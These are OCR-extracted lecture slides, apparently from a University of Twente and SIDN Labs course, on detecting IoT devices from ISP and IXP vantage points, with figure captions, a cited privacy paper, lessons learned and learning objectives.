
(d) # Unique IoT devices per hour.



UNIVERSITY OF TWENTE.

SDN LABS

1 in 5 subscribers has an IoT device



(b) Per Day.

UNIVERSITY OF TWENTE.

SDN LABS

Grey import





Figure 14: ISP: Drill down of IoT activity for 32 different IoT device types with their popularity in the ISPs country.

A Smart Home Is No Castle

From 2016, technical report: not peer-reviewed.

Noah Apthorpe, Dillon Reisman, Nick Feamster, “A Smart Home is No Castle: Privacy Vulnerabilities of Encrypted IoT Traffic”, Workshop on Data and Algorithmic Transparency (DAT '16), New York University Law School, November 2016, https://arxiv.org/abs/1705.06805



IXP vantage point




Figure 15: IXP: Number of Samsung IoT, Alexa Enabled, and Other 32 IoT device types IPs observed/day.




Figure 16: IXP: ECDF of Per-ASN Percentage (# Unique IPs) - Day 15-11-2020.

UNIVERSITY OF TWENTE.

SDN LABS

Discussion on Security Benefits

"For example, an ISP can use our methodology for redirecting the IoT devices traffic to a new backend infrastructure that offers privacy notices or security patches for devices that are no longer supported by their manufacturers."

"Moreover, if an IoT device is misbehaving, e.g., if it is involved in network attacks or part of a botnet [31], our methodology can help the ISP/IXP in identifying what devices are common among the subscriber lines with suspicious traffic."

Lessons Learned

- 20% of 15M subscriber lines used at least one of the 56 testbed IoT devices.
- Grey or parallel import visible at ISP level.
- Can we finally check estimates of Gartner and others regarding number of deployed IoT devices?

Today's objective revisited

- After the lecture, you will be able to discuss the impact of incorrectly configured TLS on IoT devices.

- Furthermore, you will be able to discuss detection of IoT devices from the point of view of an ISP, how this allows for large-scale studying of IoT, and the potential privacy consequences.

- Contributes to SSI learning goal #1: "Understand IoT concepts and applications, security threats, technical solutions, and a few relevant standardization efforts in the IETF"

Lecture feedback

Connect to **www.wooclap.com/SSILECTURE7**

UNIVERSITY OF TWENTE.

SDN LABS

UNIVERSITY OF TWENTE.

SDN LABS

Feedback

Volg ons

SIDN.nl

@SIDN

SIDN

See you next week!

Tue Jun 14, 10:45-12:30
Topic: Strengthening the IoT Ecosystem

UNIVERSITY OF TWENTE.

SIDN LABS